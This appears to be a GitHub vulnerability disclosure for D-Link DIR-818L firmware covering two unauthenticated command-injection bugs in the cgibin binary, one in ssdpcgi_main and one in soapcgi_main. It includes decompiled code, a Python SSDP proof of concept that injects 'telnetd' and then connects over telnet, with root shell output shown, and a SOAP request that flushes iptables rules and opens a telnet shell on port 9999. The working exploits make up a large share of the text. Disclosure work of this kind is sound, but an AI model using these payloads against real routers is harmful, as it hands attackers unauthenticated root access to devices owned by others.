1759134370 Update DIR-818L.md History

1 contributor

80 lines (65 sloc) | 2.95 KB ...

one

Firmware:

DIR818L_FW105b01 A1:

Detail:

Command execution exists in the cgibin binary The ssdpcgi_main function has a command execution vulnerability caused by unfiltered parameters

```
:
          lxmldbc_system(v9, "/etc/scripts/upnp/M-SEARCH.sh", v8, v5, v6);
          return 0;
        }
        if ( !strncmp(v2, "upnp:rootdevice", 0xFu) )
        {
          v8 = v3;
          v9 = "%s rootdevice %s:%s %s &";
          goto LABEL_14;
        }
        if ( !strncmp(v2, "uuid:", 5u) )
        {
          lxmldbc_system("%s uuid %s:%s %s %s &", "/etc/scripts/upnp/M-SEARCH.sh", v3, v5, v6, v2);
          return 0;
        }
        v7 = strncmp(v2, "urn:", 4u) != 0;
        result = 0;
        if ( v7 )
          return result;
        if ( strstr(v2, ":device:") )
        {
          lxmldbc_system("%s devices %s:%s %s %s &", "/etc/scripts/upnp/M-SEARCH.sh", v3, v5, v6, v2);
          return 0;
        }
        if ( strstr(v2, ":service:") )
        {
          lxmldbc_system("%s services %s:%s %s %s &", "/etc/scripts/upnp/M-SEARCH.sh", v3, v5, v6, v2);
          return 0;
```

ssdpcgi main:67 (40E304)

```
int __fastcall ssdpcgi_main(int a1)
{
  int result; // $v0
  char *v2; // $s0
  char *v3; // $s3
  char *v4; // $v0
  char *v5; // $s2
  const char *v6; // $s1
  bool v7; // dc
  char *v8; // $a2
  const char *v9; // $a0

  result = -1;
  if ( a1 == 2 )
  {
    v2 = getenv("HTTP_ST");
    v3 = getenv("REMOTE_ADDR");
    v5 = getenv("REMOTE_PORT");
    v4 = getenv("SERVER_ID");
    v6 = v4;
    if ( v2 && v3 && v5 )
    {
      v7 = v4 == 0;
      result = -1;
      if ( !v7 )
      {
        v7 = strchr(v2, 96) != 0;
        result = -1;
        if ( !v7 )
        {
          v7 = strchr(v3, 96) != 0;
          result = -1;
          if ( !v7 )
          {
            v7 = strchr(v5, 96) != 0;
            result = -1;
            if ( !v7 )
            {
              v7 = strchr(v6, 96) != 0;
              result = -1;
              if ( !v7 )
              {
                if ( !strncmp(v2, "ssdp:all", 8u) )
                {
```

lxmldbc_system：

```
int lxmldbc_system(const char *a1, ...)
{
  char v2[1028]; // [sp+1Ch] [-404h] BYREF
  va_list va; // [sp+42Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x400u, a1, va);
  return system(v2);
}
```

You can see that the environment variables are concatenated directly into the system command without filtering

poc:

```
import sys
import os
import socket
from time import sleep
def config_payload(ip, port):
    header = "M-SEARCH * HTTP/1.1\n"
    header += "HOST:"+str(ip)+":"+str(port)+"\n"
    header += "ST:urn:device:1;telnetd\n"
    header += "MX:2\n"
    header += 'MAN:"ssdp:discover"'+"\n\n"
    return header
def send_conexion(ip, port, payload):
    sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM,socket.IPPROTO_UDP)
    sock.setsockopt(socket.IPPROTO_IP,socket.IP_MULTICAST_TTL,2)
    sock.sendto(payload,(ip, port))
    sock.close()
if __name__== "__main__":
    ip = raw_input("Router IP: ")
    port = 1900

headers = config_payload(ip, port)
send_conexion(ip, port, headers)
sleep(5)
os.system('telnet ' + str(ip))
```

```
Router IP: 192.168.0.1
ls
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
ls



BusyBox v1.14.1 (2015-04-19 18:00:50 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ls
root        www         sys         mnt         home        lost+found
run         var         sbin        lib         etc
etc_ro      usr         proc        include     dev
firmadyne   tmp         mydlink     htdocs      bin
#
```

I looked it up online and it looks like it's been there for a long time

two

Firmware:

DIR818L_FW105b01 A1:

Detail:

Command execution exists in the cgibin binary I found unauthenticated remote code execution vulnerability in function of binary.soapcgi_main

```
int soapcgi_main()
{
  int v0; // $s0
  int v1; // $s4
  char *v2; // $s3
  char *v3; // $s1
  char *v4; // $s0
  char *v5; // $s2
  int v6; // $a0
  const char *v7; // $a1
  const char *v8; // $a2
  char *v9; // $v0
  char *v10; // $s1
  char *v11; // $v0
  const char *v12; // $s0
  char *v13; // $v0
  const char *v14; // $s1
  __pid_t v15; // $v0
  char *v16; // $v0
  const char *v17; // $s3
  __pid_t v18; // $v0
  const char *v19; // $s7
  __pid_t v20; // $v0
  FILE *v21; // $s3
  __pid_t v22; // $v0
  __pid_t v23; // $v0

  v0 = 0;
  v1 = sub_40E6B4();
  if ( v1 >= 0 )
  {
    v2 = getenv("CONTENT_TYPE");
    v3 = getenv("REQUEST_URI");
    v4 = getenv("HTTP_SOAPACTION");
    v5 = getenv("REQUEST_METHOD");
    if ( v2 && !strncasecmp(v2, "text/xml", 8u) )
    {
      if ( !v3 )
        goto LABEL_21;
      if ( !v4 )
        goto LABEL_21;
      v9 = strchr(v3, 63);
      v10 = v9;
      if ( !v9 || strncmp(v9, "?service=", 9u) )

        "/var/run",
        v14,
        v18);
      if ( !xmldbc_ephp_wb(0, 0, byte_438D00, byte_437D00, 4096) )
      {
        if ( !cgibin_fill_http_content_len(byte_437D00, 4096) )
          printf("%s", byte_437D00);
        v20 = getpid();
        sprintf(byte_438D00, "%s/%s_%d.sh", "/var/run", v14, v20);
        v21 = fopen(byte_438D00, "a+");
        if ( v21 )
        {
          v22 = getpid();
          fprintf(v21, "rm -f %s/%s_%d.sh", "/var/run", v14, v22);
          fclose(v21);
          v23 = getpid();
          sprintf(byte_438D00, "sh %s/%s_%d.sh > /dev/console &", "/var/run", v14, v23);
          system(byte_438D00);
        }
      }
      v0 = 0;
```


Unfiltered functions result in being spliced into the system command

poc:


```
#nc 192.168.0.1 49512

POST /soap.cgi?service=whatever-control;iptables -P INPUT ACCEPT;iptables -P
FORWARD ACCEPT;iptables -P OUTPUT ACCEPT;iptables -t nat -P PREROUTING
ACCEPT;iptables -t nat -P OUTPUT ACCEPT;iptables -t nat -P POSTROUTING
ACCEPT;telnetd -p 9999;whatever-invalid-shell HTTP/1.1
Host: 192.168.100.1:49152
Accept-Encoding: identity
Content-Length: 16
SOAPAction: "whatever-serviceType#whatever-action"
Content-Type: text/xml
```

We can see that port 9999 is opened




```
nc 192.168.0.1 9999
```



This bug is also a bug that has appeared in other versions